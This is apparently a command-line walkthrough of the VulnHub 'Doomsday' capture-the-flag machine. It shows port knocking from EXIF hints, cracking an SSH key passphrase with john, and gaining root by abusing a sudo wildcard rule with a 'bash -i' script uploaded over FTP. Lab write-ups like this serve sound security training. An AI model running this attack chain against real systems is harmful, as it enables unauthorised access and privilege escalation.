www-data@doomsday:/var/www/html$ cd _hint_/
www-data@doomsday:/var/www/html/_hint_$ ls -la
total 408
drwxr-xr-x 2 root root   4096 Nov 30  2020 .
drwxr-xr-x 5 root root   4096 Nov 17  2020 ..
-rw-r--r-- 1 root root    733 Nov 30  2020 index.html
-rw-r--r-- 1 root root 155226 Oct 19  2020 knockknock1.jpg
-rw-r--r-- 1 root root  93234 Nov 30  2020 knockknock2.jpg
-rw-r--r-- 1 root root 155226 Oct 19  2020 knockknock3.jpg
```

```
www-data@doomsday:/var/www/html/_hint_$ which python3
/usr/bin/python3
www-data@doomsday:/var/www/html/_hint_$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
❯ wget http://10.0.2.98:8080/knockknock1.jpg
--2025-06-15 18:26:40--  http://10.0.2.98:8080/knockknock1.jpg
Conectando con 10.0.2.98:8080... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK

Grabando a: «knockknock1.jpg»

knockknock1.jpg                     100%[=============================================================================================>] 151,59K  --.-KB/s    en 0,001s

2025-06-15 18:26:40 (160 MB/s) - «knockknock1.jpg» guardado [155226/155226]

❯ wget http://10.0.2.98:8080/knockknock2.jpg
--2025-06-15 18:26:43--  http://10.0.2.98:8080/knockknock2.jpg
Conectando con 10.0.2.98:8080... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 93234 (91K) [image/jpeg]
Grabando a: «knockknock2.jpg»

knockknock2.jpg                     100%[=============================================================================================>]  91,05K  --.-KB/s    en 0,001s

2025-06-15 18:26:43 (158 MB/s) - «knockknock2.jpg» guardado [93234/93234]

❯ wget http://10.0.2.98:8080/knockknock3.jpg
--2025-06-15 18:26:47--  http://10.0.2.98:8080/knockknock3.jpg
Longitud: 155226 (152K) [image/jpeg]
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 155226 (152K) [image/jpeg]
Grabando a: «knockknock3.jpg»

knockknock3.jpg                     100%[=============================================================================================>] 151,59K  --.-KB/s    en 0,002s

2025-06-15 18:26:47 (75,1 MB/s) - «knockknock3.jpg» guardado [155226/155226]
```

```
❯ exiftool knockknock2.jpg
ExifTool Version Number         : 13.25
File Name                       : knockknock2.jpg
Directory                       : .
File Size                       : 93 kB
File Modification Date/Time     : 2020:11:30 10:39:06+01:00
File Access Date/Time           : 2025:06:15 18:26:43+02:00
File Inode Change Date/Time     : 2025:06:15 18:26:43+02:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Copyright                       : #FLAG6: c9db6b7cad326cab2bcf0d2a26f7832d
Comment                         : Open sesame: 5000, 7000, 9000
```

```
❯ knock 10.0.2.98 5000 7000 9000
❯ nmap -p22 -sCV 10.0.2.98
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 18:31 CEST
Nmap scan report for 10.0.2.98
Host is up (0.00016s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 10:aa:c3:34:56:59:e5:0b:8f:b2:df:0a:2b:8c:ae:be (RSA)
|   256 4c:75:a5:4f:88:c5:80:b4:c2:ab:bf:92:f8:5d:f3:95 (ECDSA)
|_  256 a2:dc:93:86:18:93:e2:8f:f2:db:cc:b1:d8:2c:d7:8a (ED25519)
MAC Address: 08:00:27:8F:02:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```

```
❯ ssh -i michael michael@10.0.2.98
The authenticity of host '10.0.2.98 (10.0.2.98)' can't be established.
ED25519 key fingerprint is SHA256:VtHEwYZmfeVN5gZK+/sgw7e8EagBS75vOfPPLmuqrVM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.98' (ED25519) to the list of known hosts.

 ______                  _                ___   ____   __   __ _ _
|  _  \                | |              |  \/  (_)/ _|/ _| (_)
| | | |_   _ _ __   __| | ___ _ __     | .  . |_| |_| |_| |_ _ __
| | | | | | | '_ \ / _` |/ _ \ '__|    | |\/| | |  _|  _| | | '_ \
| |/ /| |_| | | | | (_| |  __/ |       | |  | | | | | | | | | | | |
|___/  \__,_|_| |_|\__,_|\___|_|       \_|  |_/_|_| |_| |_|_|_| |_|
Enter passphrase for key 'michael':
```

```
❯ ssh2john michael > pass
❯ john --wordlist=/usr/share/wordlists/rockyou.txt pass
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mypassword1234   (michael)
1g 0:00:00:01 DONE (2025-06-15 18:36) 0.8849g/s 4655Kp/s 4655Kc/s 4655KC/s mypassword98765..mypassword-7777
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
❯ ssh -i michael michael@10.0.2.98
 ______                  _                ___   ____   __   __ _ _
|  _  \                | |              |  \/  (_)/ _|/ _| (_)
| | | |_   _ _ __   __| | ___ _ __     | .  . |_| |_| |_| |_ _ __
| | | | | | | '_ \ / _` |/ _ \ '__|    | |\/| | |  _|  _| | | '_ \
| |/ /| |_| | | | | (_| |  __/ |       | |  | | | | | | | | | | | |
|___/  \__,_|_| |_|\__,_|\___|_|       \_|  |_/_|_| |_| |_|_|_| |_|
Enter passphrase for key 'michael':
michael@doomsday:~$ id
uid=1002(michael) gid=1002(michael) groups=1002(michael)
```

```
michael@doomsday:~$ sudo -l
Matching Defaults entries for michael on doomsday:
    env_reset, mail_badpass, secure_path=/usr/loca

User michael may run the following commands on doo
    (ALL) NOPASSWD: /home/creed/defuse*
michael@doomsday:~$ ls -la /home/creed/defuse*
```

```
❯ nano defuse.sh
❯ cat defuse.sh
      File: defuse.sh
   1  #!/bin/bash
   2  bash -i
 ~/VulnHub/Doomsday ✔ ❯ chmod +x defuse.sh
```

```
❯ ftp 10.0.2.98
Connected to 10.0.2.98.
220 (vsFTPd 3.0.3)
Name (10.0.2.98:kali): creed
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put defuse.sh
local: defuse.sh remote: defuse.sh
229 Entering Extended Passive Mode (|||40032|)
150 Ok to send data.
100% |*****************************************|    20      930.05 KiB/s    00:00 ETA
226 Transfer complete.
20 bytes sent in 00:00 (56.77 KiB/s)
```

```
ftp> chmod +x defuse.sh
500 Unknown SITE command.
ftp> ls
229 Entering Extended Passive Mode (|||40034|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2026 Nov 12  2020 archive.zip
-rw-------    1 1001     1001           20 Jun 15 16:44 defuse.sh
-rw-r--r--    1 0        0             176 Nov 30  2020 reminder.txt
```

```
michael@doomsday:~$ ls -la /etc/vsftpd.conf
-rwxrwxrwx 1 root root 5924 Dec  3  2020 /etc/vsftpd.conf
```

```
# Uncomment this to indicate that vsftpd use a utf8 filesystem.
#utf8_filesystem=YES
allow_writeable_chroot=YES
pasv_enable=Yes
pasv_min_port=40000
pasv_max_port=40100
chmod_enable=YES
```


```
ftp> chmod 777 defuse.sh
200 SITE CHMOD command ok.
ftp> ls
229 Entering Extended Passive Mode (|||40062|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2026 Nov 12  2020 archive.zip
-rwxrwxrwx    1 1001     1001           20 Jun 15 16:44 defuse.sh
-rw-r--r--    1 0        0             176 Nov 30  2020 reminder.txt
226 Directory send OK.
```

```
michael@doomsday:~$ sudo /home/creed/defuse.sh
root@doomsday:~# id
uid=0(root) gid=0(root) groups=0(root)
root@doomsday:~# cd /root
root@doomsday:/root# ls -la
total 32
drwx------  4 root root 4096 Nov 30  2020 .
drwxr-xr-x 24 root root 4096 Nov 12  2020 ..
-rw-------  1 root root    5 Nov 17  2020 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
-rw-r--r--  1 root root  745 Nov 30  2020 flag.txt
drwxr-xr-x  3 root root 4096 Nov 10  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Nov 10  2020 .ssh
root@doomsday:/root# cat flag.txt
IDENTITY THEFT IS NOT A JOKE! Millions of families suffer every year.
But anyways. You beat me. You are the superior being.

Dwight Schrute
Assistant Regional Manager

#FLAG8: ebadbecff2429a90287e1ed98960e3f6

  _____                 _                 __  __ _   __  __ _ _
 |  __ \               | |               |  \/  (_)/ _|/ _| (_)
 | |  | |_   _ _ __ ___| | ___ _ __ ___  | \  / |_| |_| |_| |_ _ __
 | |  | | | | | '_ \ / _ |/ _ \ '__| | |\/| | |  _|  _| | | '_ \
 | |__| | |_| | | | | (_| |  __/ |    | |  | | | | | | | | | | | |
 |_____/ \__,_|_| |_|\__,_|\___|_|    |_|  |_|_|_| |_| |_|_|_| |_|
```